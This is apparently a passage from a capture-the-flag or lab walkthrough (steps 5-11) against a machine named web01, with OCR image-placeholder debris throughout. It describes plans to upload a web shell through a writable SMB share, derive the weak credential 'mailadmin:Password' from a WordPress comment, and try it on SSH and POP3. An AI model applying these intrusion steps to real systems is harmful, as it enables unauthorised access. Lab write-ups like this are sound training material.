
5: However, we find there are multiple user folders on **/home**. But I cannot even enter **mason’s**.

Image not found or type unknown




6: Go back and scan directories of the web app on port **80**, there is a **wordpress** application.

Image not found or type unknown




7: We remember there is a **readable/writable** SMB share called **webapp**, it looks like the **webroot**. So we can **upload a shell** and then access it to get a shell.

Image not found or type unknown



8: However, after uploading the web shell, we will get **404** error if access it. So I think it could be **backup files** folder.

Image not found or type unknown



9: Use browser to access the wordpress application, and we find an **article** wrote by **Mason**, as well as a **comment** left by hudson.

Image not found or type unknown






Image not found or type unknown



According to the context, Mason is a **mail admin**, but he likes using weak password like **Password** . We got a possible credential **mailadmin:Password.**


10: Since we get a credential, try to access web01 via **SSH**. However, mailadmin does not have the permission.

Image not found or type unknown



11: We see **POP3** is running, so use the credential to authenticate.

